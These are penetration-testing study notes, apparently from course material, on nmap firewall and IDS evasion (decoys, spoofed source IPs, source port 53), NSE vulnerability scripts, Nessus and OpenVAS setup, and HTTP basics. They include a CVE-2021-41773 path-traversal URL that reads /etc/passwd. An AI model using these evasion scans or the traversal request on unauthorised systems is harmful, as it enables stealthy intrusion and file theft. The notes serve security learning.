SENT (1.3837s) TCP 10.10.14.2:49344 > 10.129.2.28:25 A ttl=59 id=21915 iplen=40 seq=0 win=1024
Nmap scan report for 10.129.2.28
Host is up (0.083s latency).
PORT STATE SERVICE
21/tcp filtered ftp
22/tcp unfiltered ssh
25/tcp filtered smtp
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
Pay attention to the RCVD packets and its set flag you receive from your target. With the SYN scan your target tries to establish the TCP connection by sending a packet back with the SYN-ACK flags set and with the ACK scan you get the RST flag because TCP port 22 is open. For the TCP port 25, you do not receive any packets back, which indicates that the packets will be dropped.
Detect IDS/IPS
Unlike firewalls and their rules, the detection of IDS/IPS system is much more difficult because these are passive traffic monitoring systems. IDS systems examine all connections between hosts. If the IDS finds packets containing the defined contents or specifications, the admin is notified and takes appropriate action in the worst case.
IPS systems take measures configured by the admin independently to prevent potential attacks automatically. It is essential to know that IDS and IPS are different applications and that IPS serves as a complement to IDS.
Several virtual private servers with different IP addresses are recommended to determine whether such systems are on the target network during a pentest. If the admin detects such a potential attack on the target network, the first step is to block the IP address from which the potential attack comes. As a result, you will no longer be able to access the network using that IP address, and your ISP will be contacted and blocked from all access to the internet.
Consequently, you know that you need to be quieter with your scans, in the best case, disguise all interactions with the target network and its services.
Decoys
There are cases in which admins block specific subnets from different regions in principle. This prevents any access to the target network. Another example is when IPS shoud block you. For this reason, the decoy scanning method (-D) is the right choice. With this method, nmap generates various random IP addresses inserted into the IP header to disguise the origin of the packet sent. With this method, you can generate random a specific number of IP addresses separated by a colon. Your real IP address is then randomly placed between the generated IP addresses. In the next example, your real IP address is therefore placed in the second position. Another critical point is that the decoys must be alive. Otherwise, the service on the target may be unreachable due to SYN-flooding security mechanisms.
Scan by Using Decoys
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p 80 -sS -Pn -n --disable-arp-ping --packet-trace -D RND:5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-21 16:14 CEST
SENT (0.0378s) TCP 102.52.161.59:59289 > 10.129.2.28:80 S ttl=42 id=29822 iplen=44 seq=3687542010 win=1024 <mss 1460>
SENT (0.0378s) TCP 10.10.14.2:59289 > 10.129.2.28:80 S ttl=59 id=29822 iplen=44 seq=3687542010 win=1024 <mss 1460>
SENT (0.0379s) TCP 210.120.38.29:59289 > 10.129.2.28:80 S ttl=37 id=29822 iplen=44 seq=3687542010 win=1024 <mss 1460>
SENT (0.0379s) TCP 191.6.64.171:59289 > 10.129.2.28:80 S ttl=38 id=29822 iplen=44 seq=3687542010 win=1024 <mss 1460>
SENT (0.0379s) TCP 184.178.194.209:59289 > 10.129.2.28:80 S ttl=39 id=29822 iplen=44 seq=3687542010 win=1024 <mss 1460>
SENT (0.0379s) TCP 43.21.121.33:59289 > 10.129.2.28:80 S ttl=55 id=29822 iplen=44 seq=3687542010 win=1024 <mss 1460>
RCVD (0.1370s) TCP 10.129.2.28:80 > 10.10.14.2:59289 SA ttl=64 id=0 iplen=44 seq=4056111701 win=64240 <mss 1460>
Nmap scan report for 10.129.2.28
Host is up (0.099s latency).
PORT STATE SERVICE
80/tcp open http
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
The spoofed packets are often filtered out by ISPs and routers, even though they come from the same network range. Therefore, you can also specify your VPS servers’ IP addresses and use them in combination with IP ID manipulation in the IP headers to scan the target.
Another scenario would be that only individual subnets would not have access to the server’s specific services. So you can also manually specify the source IP address (-S) to test if you get better results with this one. Decoys can be used for SYN, ACK, ICMP scans, and OS detection scans.
Testing Firewall Rules
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -n -Pn -p445 -O
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-22 01:23 CEST
Nmap scan report for 10.129.2.28
Host is up (0.032s latency).
PORT STATE SERVICE
445/tcp filtered microsoft-ds
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.14 seconds
# -D RND:5: generates five random IP addresses that indicates the source IP address the connection comes from
Scan by Using Different Source IP
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -n -Pn -p 445 -O -S 10.129.2.200 -e tun0
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-22 01:16 CEST
Nmap scan report for 10.129.2.28
Host is up (0.010s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Linux 2.6.32 - 2.6.35 (94%), Linux 2.6.32 - 3.5 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.11 seconds
# -S [IP]: scans the target by using different source IP address
# -e tun0 send all requests through the specified interface
DNS Proxying
By default, nmap performs a reverse DNS resolution unless otherwise specified to find more important information about your target. These DNS queries are also passed in most cases because the given web server is supposed to be found and visited. The DNS queries are made over the UDP port 53. The TCP port 53 was previously only used for the so-called “zone transfers” between the DNS servers or data transfer larger than 512 bytes. More and more, this is changing due to IPv6 and DNSSEC expansions. These changes cause many DNS requests to be made via TCP port 53.
However, nmap still gives you a way to specify DNS servers yourself (--dns-server <ns>,<ns>). This method could be fundamental to you if you are in a demilitarized zone. The company’s DNS servers are usually more trusted than those from the Internet. So, for example, you could use them to interact with the hosts of the internal network. As another example, you can use TCP port 53 as a source port (--source-port) for your scans. If the admins uses the firewall to control this port and does not filter IDS/IPS properly, your TCP packets will be trusted and passed through.
SYN-Scan of a Filtered Port
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p50000 -sS -Pn -n --disable-arp-ping --packet-trace
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-21 22:50 CEST
SENT (0.0417s) TCP 10.10.14.2:33436 > 10.129.2.28:50000 S ttl=41 id=21939 iplen=44 seq=736533153 win=1024 <mss 1460>
SENT (1.0481s) TCP 10.10.14.2:33437 > 10.129.2.28:50000 S ttl=46 id=6446 iplen=44 seq=736598688 win=1024 <mss 1460>
Nmap scan report for 10.129.2.28
Host is up.
PORT STATE SERVICE
50000/tcp filtered ibm-db2
Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
SYN-Scan From DNS Port
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p50000 -sS -Pn -n --disable-arp-ping --packet-trace --source-port 53
SENT (0.0482s) TCP 10.10.14.2:53 > 10.129.2.28:50000 S ttl=58 id=27470 iplen=44 seq=4003923435 win=1024 <mss 1460>
RCVD (0.0608s) TCP 10.129.2.28:50000 > 10.10.14.2:53 SA ttl=64 id=0 iplen=44 seq=540635485 win=64240 <mss 1460>
Nmap scan report for 10.129.2.28
Host is up (0.013s latency).
PORT STATE SERVICE
50000/tcp open ibm-db2
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
# --source-port 53: performs the scans from specified source port
Now that you have found out that the firewall accepts TCP port 53, it is very likely that IDS/IPS filters might also be configured much weaker than others. You can test this by trying to connect to this port by using NetCat.
Connect to the Filtered Port
d41y@htb[/htb]$ ncat -nv --source-port 53 10.129.2.28 50000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 10.129.2.28:50000.
220 ProFTPd
Vuln Scanning
Vulnerability Scanning
Intro
How Vulnerability Scanners Work
Each vuln scanner follows its own customized workflow, but the core process is the same:
- Host discovery
- Port scanning
- OS, service, and version detection
- Matching the results to a vuln database
These steps allow the scanner to identify exposed services and determine whether known vulnerabilities affect them.
Together, these four steps give the scanner enough context to match discovered services against known vulns.
Host discovery determines whether the target system is reachable and responding on the network. The scanner then probes all open ports to detect remotely accessible services and their versions, and also identifies the OS.
Using the collected information, the scanner queries a vulnerability database to match the detected software and versions against known vulns.
Examples of vulnerability dbs are the National Vulnerability Database (NVD) and the Common Vulnerabilities and Exposures (CVE) program. CVE lists and names specific vulns. NVD builds on that list and adds severity scores and deeper analysis for each vuln.
A CVE identifier tells you what the vuln is, but not how serious it is. That is the role of the Common Vulnerability Scoring System.
The Common Vulnerability Scoring System (CVSS) is a framework for addressing the characteristics and severity of vulns. Each CVE has a CVSS score assigned. The two major versions are CVSS v3 and CVSS v4.
Both versions use a range from 0 to 10 to rate vulns with different severity labels.

To obtain a CVSS score, you can review the CVE entry in a vulnerability database or use an online CVSS calculator. NIST provides calculators for both CVSS v3 and CVSS v4.
Types of Vuln Scans
If a client tasks you with an external vuln scan, they mean to analyze one or more systems that are accessible from the internet. Targets in an external vulnerability scan are often web apps, systems in the DMZ, and public facing services.
The client wants a clear picture of the security status of all systems that an external attacker can reach. In most cases, the client provides a list of IP addresses for the scan. Sometimes, the client asks the team to identify all externally accessible systems and services on its own.
If a client tasks you with an internal vuln scan, you either get VPN access or perform the scan on-site. The intention is to get an overview of the security status of the internal network. It is important to analyze which vectors an attacker can use after breaching the perimeter.
An unauthenticated vulnerability scan is done on a system without credentials. These are geared towards finding vulns in remotely accessible services on a target. Therefore, they map the system with all open ports and provide you with an attack surface by matching the information to vulnerability databases as mentioned before.
Most scanner can be configured to run authenticated scans. Here the scanner logs in to the target with a set of valid credentials.
Nessus
Look here.
Nmap
Nmap Scripting Engine (NSE) allows you to run targeted vulnerability checks directly from the command line.
NSE Vulnerability Scripts
An NSE script can have more than one category. For example, it can be categorized as safe and vuln, or intrusive and vuln. Scripts categorized as safe have no potential impact to stability, while scripts in the intrusive category might crash a target service or system. To avoid any stability issues, it’s imperative to check how the scripts are categorized, and you should never run an NSE script or category without understanding the implications. NSE Documentation.
The /usr/share/nmap/scripts/ directory contains NSE scripts, ending with the .nse filetype. It also contains the script.db file, which serves as an index to all currently available NSE scripts.
You can query script.db with grep to filter by category.
kali@kali:~$ cd /usr/share/nmap/scripts/
kali@kali:/usr/share/nmap/scripts$ cat script.db | grep "\"vuln\""
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln", } }
Entry { filename = "broadcast-avahi-dos.nse", categories = { "broadcast", "dos", "intrusive", "vuln", } }
Entry { filename = "clamav-exec.nse", categories = { "exploit", "vuln", } }
Entry { filename = "distcc-cve2004-2687.nse", categories = { "exploit", "intrusive", "vuln", } }
Entry { filename = "dns-update.nse", categories = { "intrusive", "vuln", } }
...
Each entry has a file name and categories. The file name represents the name of the NSE script in the NSE directory.
The --script parameter determines which NSE scripts Nmap executes during a scan. Its argument can be one of the following:
- a script category
- a boolean expression combining categories or script names
- a comma-separated list of categories
- the full or wildcard-specified name of an NSE script listed in
script.db - an absolute path to a specific NSE script
The following command runs all vuln category NSE scripts against port 443.
kali@kali:~$ sudo nmap -sV -p 443 --script "vuln" 192.168.50.13
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org )
...
PORT STATE SERVICE VERSION
443/tcp open http Apache httpd 2.4.49 ((Unix))
...
| vulners:
| cpe:/a:apache:http_server:2.4.49:
...
https://vulners.com/githubexploit/DF57E8F1-FE21-5EB9-8FC7-5F2EA267B09D *EXPLOIT*
| CVE-2021-41773 4.3 https://vulners.com/cve/CVE-2021-41773
...
|_http-server-header: Apache/2.4.49 (Unix)
MAC Address: 00:0C:29:C7:81:EA (VMware)
Nmap detected the Apache service with version 2.4.49 and tried all the NSE scripts from the vuln category. Most of the output comes from the vulners script, which uses the information from the detected service and version to provide related vulnerability data.
Working with NSE Scripts
While the vulners script provides an overview of all CVEs mapped to the detected version, you sometimes want to check for a specific CVE. This is especially helpful when you want to scan a network for the existence of a vuln. If you do this with the vulners script, you will need to review an enormous amount of information. For most modern vulns, you need to integrate dedicated NSE scripts manually.
To find a suitable NSE script, you can use a search engine to find the CVE number plus NSE (CVE-2021-41773 nse).
A search result like this GitHub page provides a script to check for the abovementioned vuln. Download this script and save it as /usr/share/nmap/scripts/http-vuln-cve2021-41773.nse to comply with the naming syntax of other NSE scripts. Before you can use the script, you’ll need to update script.db with --script-updatedb.
kali@kali:~$ sudo cp /home/kali/Downloads/http-vuln-cve-2021-41773.nse /usr/share/nmap/scripts/http-vuln-cve2021-41773.nse
kali@kali:~$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org )
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.54 seconds
To use the NSE script, you’ll provide the name of the script, target information, and port number. You’ll also enable service detection.
Running the custom script against the same target produces the following output. Look for the VULNERABLE state and the path traversal URL in the Check results section - these confirm the finding.
kali@kali:~$ sudo nmap -sV -p 443 --script "http-vuln-cve2021-41773" 192.168.50.124
Starting Nmap 7.92 ( https://nmap.org )
Host is up (0.00069s latency).
PORT STATE SERVICE VERSION
443/tcp open http Apache httpd 2.4.49 ((Unix))
| http-vuln-cve2021-41773:
| VULNERABLE:
| Path traversal and file disclosure vulnerability in Apache HTTP Server 2.4.49
| State: VULNERABLE
| A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the expected document root. If files outside of the document root are not protected by "require all denied" these requests can succeed. Additionally this flaw could leak the source of interpreted files like CGI scripts. This issue is known to be exploited in the wild. This issue only affects Apache 2.4.49 and not earlier versions.
|
| Disclosure date: 2021-10-05
| Check results:
|
| Verify arbitrary file read: https://192.168.50.124:443/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
...
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
The output indicates that the target is vulnerable to CVE-2021-41773 and provides you with additional background information.
Nessus
Getting Started
Downloading
To download Nessus, you can navigate to its Download Page to download the correct Nessus binary for your system.
Requesting Free License
Next, you can visit the Activation Code Page to request a Nessus Activation Code, which is necessary to get the free version of Nessus.
Installing Package
With both the binary and activation code in hand, you can now install the Nessus package:
d41y@htb[/htb]$ dpkg -i Nessus-8.15.1-ubuntu910_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 132030 files and directories currently installed.)
Preparing to unpack Nessus-8.15.1-ubuntu910_amd64.deb ...
Unpacking nessus (8.15.1) ...
Setting up nessus (8.15.1) ...
Unpacking Nessus Scanner Core Components...
Created symlink /etc/systemd/system/nessusd.service → /lib/systemd/system/nessusd.service.
Created symlink /etc/systemd/system/multi-user.target.wants/nessusd.service → /lib/systemd/system/nessusd.service.
Starting Nessus
Once you have Nessus installed, you can start the Nessus Service:
d41y@htb[/htb]$ sudo systemctl start nessusd.service
Accessing Nessus
To access Nessus, you can navigate to https://localhost:8834. Once you arrive at the setup page, you should select Nessus Essentials for the free version, and then you can enter your activation code.
Once you enter your activation code, you can set up a user with a secure password for your Nessus account. Then, the plugins will begin to compile once this step is completed.
Finally, once the setup is complete, you can start creating scans, scan policies, plugin rules, and customizing settings. The settings page has a wealth of options such as setting up a proxy server or SMTP server, standard account management options, and advanced settings to customize the user interface, scanning, logging, performance, and security options.
Scan
A new scan can be configured by clicking New Scan, and selecting a scan type. Scan templates fall into three categories: Discovery, Vulns, and Compliance.
New Scan
Here you have options for a basic Host Discovery scan to identify live hosts/open ports or a variety of scan types such as the Basic Network Scan, Advanced Scan, Malware Scan, Web Application Tests, as well as scans targeted at specific CVEs and audit & compliance standards.
Discovery
In the Discovery section, under Host Discovery, you’re presented with the option to enable scanning for fragile devices. Scanning devices such as network printers often result in them printing out reams of paper with garbage text, leaving the devices unusable.
In Port Scanning, you can choose whether to scan common ports, all ports, or a self-defined rande, depending on your requirements.
Within the Service Discovery subsection, the Probe all ports to find services option is selected by default. It’s possible that a poorly designed application or service could crash as a result of this probing, but most applications should be robust enough to handle this. Searching for SSL/TLS services is also enabled by default on a custom scan, and Nessus can additionally be instructed to identify expiring and revoked certificates.
Assessment
Under the Assessment category, web application scanning can also be enabled if required, and a custom user agent and various other web application scanning options can be specified.
If desired, Nessus can attempt to authenticate against discovered applications and services using provided credentials, or else can perform a brute-force attack with the provided username and password lists.
User enumeration can also be performed using various techniques, such as RID Brute Forcing.
If you opt to perform RID Brute Forcing, you can set the starting and ending UIDs for both domain and local user accounts.
Advanced
On the advanced tab, safe checks are enabled by default. This prevents Nessus from running checks that may negatively impact the target device or network. You can also choose to slow or throttle the scan if Nessus detects any network congestion, stop attempting to scan any hosts that become unresponsive, and even choose to have Nessus scan your target IP list in random order.
Advanced Settings
Scan Policies
Nessus gives you the option to create scan policies. Essentially these are customized scans that allow you to define specific scan options, save the policy configuration, and have them available to you under Scan Templates when creating a new scan. This gives you the ability to create targeted scans for any number of scenarios, such as a slower, more evasive scan, a web-focused scna, or a scan for a particular client using one or several sets of credentials. Scan policies can be imported from other Nessus scanners or exported to be later imported into another Nessus scanner.
Creating a Scan Policy
To create a scan policy, you can click on the New Policy button in the top right, and you will be presented with the list of pre-configured scans. You can choose a scan, such as the Basic Network Scan, then customize it, or you can create your own. You will choose Advanced Scan to create a fully customized scan with no pre-configured recommendations built-in.
After choosing the scan type as your base, you can give the scan policy a name and a description if needed.
From here, you can configure settings, add in any necessary credentials, and specify any compliance standards to run the scan against. You can choose to enable or disable entire plugin families or individual plugins.
Once you have finished customizing the scan, you can click on Save, and the newly created policy will appear in the policies list. From here on, when you go to create a new scan, there will be a new tab named User Defined under Scan Templates that will show all of your custom scan policies.
Plugins
Nessus works with plugins written in the Nessus Attack Scripting Language and can target new vulns and CVEs. These plugins contain information such as the vuln name, impact, remediation, and a way to test for the presence of a particular issue.
The Plugins tab provides more information on a particular detection, including mitigation. When conducting recurring scans, there may be a vuln/detection that, upon further examination, is not considered to be an issue. For exmaple, Microsoft DirectAccess allows insecure and null cipher suites. The below scan performed with sslscan shows an example of insecure and null cipher suites:
d41y@htb[/htb]$ sslscan example.com
<SNIP>
Preferred TLSv1.0 128 bits ECDHE-RSA-AES128-SHA Curve 25519 DHE 253
Accepted TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve 25519 DHE 253
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA DHE 2048 bits
Accepted TLSv1.0 256 bits DHE-RSA-AES256-SHA DHE 2048 bits
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 256 bits AES256-SHA
<SNIP>
However, this is by design. SSL/TLS is not required in this case, and implementing it would result in a negative performance impact. To exclude this false positive from the scan results while keeping the detection active for other hosts, you can create a plugin rule.
Under the Resources section, you can select Plugin Rules. In the new plugin rule, you input the host to be excluded, along with the Plugin ID for Microsoft DirectAccess, and specify the action to be performed as Hide this result.
You may also want to exclude certain issues from your scan results, such as plugins for issues that are not directly exploitable. You can do this by specifying the plugin ID and host(s) to be excluded.
Scanning with Creds
Nessus also supports credentialed scanning and provides a lot of flexibility by supporting LM/NTLM hashes, Kerberos authentication, and password authentication.
Creds can be configured for host-based authentication via SSH with a password, public key, certificate, or Kerberos-based authentication. It can also be configured for Windows host-based authentication with a password, Kerberos, LM hash, or NTLM hash.
Nessus also supports authentication for a variety of databases types including Oracle, PostgreSQL, DB2, MySQL, SQL Server, MongoDB, and Sybase.
In addition to that, Nessus can perform plaintext authentication to services such as FTP, HTTP, IMAP, IPMI, Telnet, and more.
Finally, you can check the Nessus output to confirm whether the authentication to the target app or service with the supplied credentials was successful.
Working with Output
Reports
Once a scan is completed you can choose to export a report in .pdf, .html, or .csv formats. The .pdf and .html reports give the option for either an Executive Summary or a custom report. The Executive Summary report provides a listing of hosts, a total number of vulns discovered per host, and a Show Details option to see the severity, CVSS score, plugin number, and name of each discovered issue. The plugin number contains a link to the full plugin writeup from the Tenable plugin database. The PDF option provides the scan results in a format that is easier to share. The CSV report option allows you to select which columns you would like to export. This is particular useful if importing the scan results into another tool such as Splunk if a document needs to be shared with many internal stakeholders responsible for remediation of the various assets scanned or to perform analytics on the scan data.
It is best to always make sure the vulnerabilities are grouped together for a clear understanding of each issues and the assets affected.
Exporting
Nessus also gives the option to export scans into two formats Nessus (scan.nessus) or Nessus DB (scan.db). The .nessus file is an .xml file and includes a copy of the scan settings and plugin outputs. The .db file contains the .nessus file and the scan’s KB, plugin Audit Trail, and any scan attachments.
Scripts such as the nessus-report-downloader can be used to quickly download scan results in all available formats from the CLI using the Nessus REST API:
d41y@htb[/htb]$ ./nessus_downloader.rb
Nessus 6 Report Downloader 1.0
Enter the Nessus Server IP: 127.0.0.1
Enter the Nessus Server Port [8834]: 8834
Enter your Nessus Username: admin
Enter your Nessus Password (will not echo):
Getting report list...
Scan ID Name Last Modified Status
------- ---- ------------- ------
1 Windows_basic Aug 22, 2020 22:07 +00:00 completed
Enter the report(s) your want to download (comma separate list) or 'all': 1
Choose File Type(s) to Download:
[0] Nessus (No chapter selection)
[1] HTML
[2] PDF
[3] CSV (No chapter selection)
[4] DB (No chapter selection)
Enter the file type(s) you want to download (comma separate list) or 'all': 3
Path to save reports to (without trailing slash): /assessment_data/inlanefreight/scans/nessus
Downloading report(s). Please wait...
[+] Exporting scan report, scan id: 1, type: csv
[+] Checking export status...
[+] Report ready for download...
[+] Downloading report to: /assessment_data/inlanefreight/scans/nessus/inlanefreight_basic_5y3hxp.csv
Report Download Completed!
Scanning Issues
Mitigating Issues
Some firewalls will cause you to receive scan results showing either all ports open or no ports open. If this happens, a quick fix is often to configure an advanced scan and disable the Ping the remote host option. This will stop the scan from using ICMP to verify that the host is “live” and instead proceed with the scan. Some firewalls may return an “ICMP Unreachable” message that Nessus will interpret as a live host and provide many false-positive information findings.
In sensitive networks, you can use rate-limiting to minimize impact.
You can avoid scanning legacy systems and choose the option not to scan pinters. If a host is of particular concern, it should be left out of the target scope or you can use the nessusd.rules file to configure Nessus scans.
Finally, unless specifically requested, you should never perform DoS checks. You can ensure that these types of plugins are not used by always enabling the “safe checks” option when performing scans to avoid any network plugins that can have a negative impact on a target, such as crashing a network daemon. Enabling the “safe checks” option does not guarantee that a Nessus vuln scan will have zero adverse impact but will significantly minimize potential impact and decrease scanning time.
OpenVAS
Getting Started
OpenVAS, by Greenbone Networks, is a publicly available vulnerability scanner. Greenbone Networks has an entire Vulnerability Manager, part of which is the OpenVAS scanner. Greenbone’s Vulnerability Manager is also open to the public an free to use. OpenVAS has the capabilities to perform scans, including authenticated and unauthenticated testing.
Installing
d41y@htb[/htb]$ sudo apt-get update && apt-get -y full-upgrade
d41y@htb[/htb]$ sudo apt-get install gvm && openvas
...
d41y@htb[/htb]$ gvm-setup
# followed by setuo process which can take up to 30 min
Starting OpenVAS
d41y@htb[/htb]$ gvm-start
Scan
The OpenVAS Greenbone Security Assistant app has various tabs that you can interact with. If you navigate to the Scans tab, you will see the scans that have run in the past. You will also be able to see how to create a new task to run a scan. The tasks work off of the scanning configurations that the user sets up.
Configuration
Before setting up any scans, it is best to configure the targets for the scan. If you navigate to the Configurations tab and select Targets, you will see targets that have been already added to the app.
To add your own, click the icon in the upper left and add an individual target or host list. You also can configure other options such as the ports, authentication, and methods of identifying if the host is reachable. For the Alive Test, the Scan Config Default option from OpenVAS leverages the NVT Ping Host in the NVT Family.
Typically, an authenticated scan leverages a high privileged user such as root or administrator. Depending on the permission level for the user, if it’s the highest permission level, you’ll retrieve the maximum amount of information back from the host in regards to the vulns present since you would have full access.
Setting up Scans
Mulitple scan configurations leverage OpenVAS Network Vulnerability Test Families, which consist of many different categories of vulnerabilities, such as ones for Windows, Linux, web apps, etc.
OpenVAS has various scan configurations to choose from for scanning a network. It’s recommended only leveraging the ones below, as other options could cause system disruptions on a network:
- Base
- is meant to enumerate information about the host’s status and OS
- does not check for vulns
- Discovery
- meant to enumerate information about the system
- identifies the host’s services, hardware, accessible ports, and software being used
- does not check for vulns
- Host Discovery
- solely tests whether the host is alive and determines what devices are active on the network
- does not check for vulns
- System Discovery
- enumerates the target host further
- attempts to identify the OS and hardware associated with the host
- Full and fast
- config is recommended as the safest option and leverages intelligence to use the best NVT checks for the host(s) based on accessible ports
Exporting the Results
OpenVAS provides the scan results in a report that can be accessed when you are on the Scans page.
Once you click the report, you can view the scan results and OS information, open ports, services, etc., in other tabs in the scan report.
Exporting Formats
There are various export formats for reporting purposes, including XML, CSV, PDF, ITG, and TXT. If you choose to export your report out as an XML, you can leverage various XML parsers to view the data in an easier to read format.
The openvasreporting tool offers various options when generating output.
d41y@htb[/htb]$ python3 -m openvasreporting -i report-2bf466b5-627d-4659-bea6-1758b43235b1.xml -f xlsx
Web
0x00
HyperText Transfer Protocol (HTTP)
Most internet communications are made with web requests through the HTTP protocol. HTTP is an application-level protocol used to access the World Wide Web resources. The term ‘hypertext’ stands for text containing links to other resources and text that the readers can easily interpret.
HTTP communication consists of a client and a server, where the client requests the server for a resource. the server processes the requests and returns the requested resource. The default port for HTTP communication is port 80, though this can be changed to any other port, depending on the web server configuration.
Uniform Resource Locator (URL)

| Structure-Element | Example | Description |
|---|---|---|
| Schema | http:// https:// | is used to identify the protocol being accessed by the client |
| User Info | admin:password@ | optional component that contains the credentials used to authenticate to the host, and is separated from the host with an ‘@’ sign |
| Host | inlanefreight.com | signifies the resource location can be hostname or IP address |
| Port | :80 | is separated from the host by a colon if no port is specified, http schemes default to port 80 and https to port 443 |
| Path | /dashboard.php | points to the resource being accessed, which can be a file or a folder if there is no path specified, the server returns the default index |
| Query String | ?login=true | starts with a question mark, and consists of a parameter and a value multiple parameters can be separated by an ampersand |
| Fragments | #status | are proccessed by the browser on the client-side to locate sections within the primary resource |
HTTP Flow

cURL
cURL is a command-line tool and library that primarily supports HTTP along with many other protocols. -> Good candidate for scripts as well as automation, making it essential for sending various types of web requests from the command line.
Example:
d41y@htb[/htb]$ curl inlanefreight.com
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
...SNIP...
HyperText Transfer Protocol Secure (HTTPs)
One significant drawback of HTTP is that all data is transferred in clear-text. This means that anyone between the source and destination can perform a Man-in-the-Middle (MiTM) attack to view the transferred data.
To counter the issue, the HTTPs was created, in which all communications are transferred in an encrypted format, so even if a third party does intercept the request, they would not be able to extract the data out of it.
HTTPs Flow

cURL with HTTPs
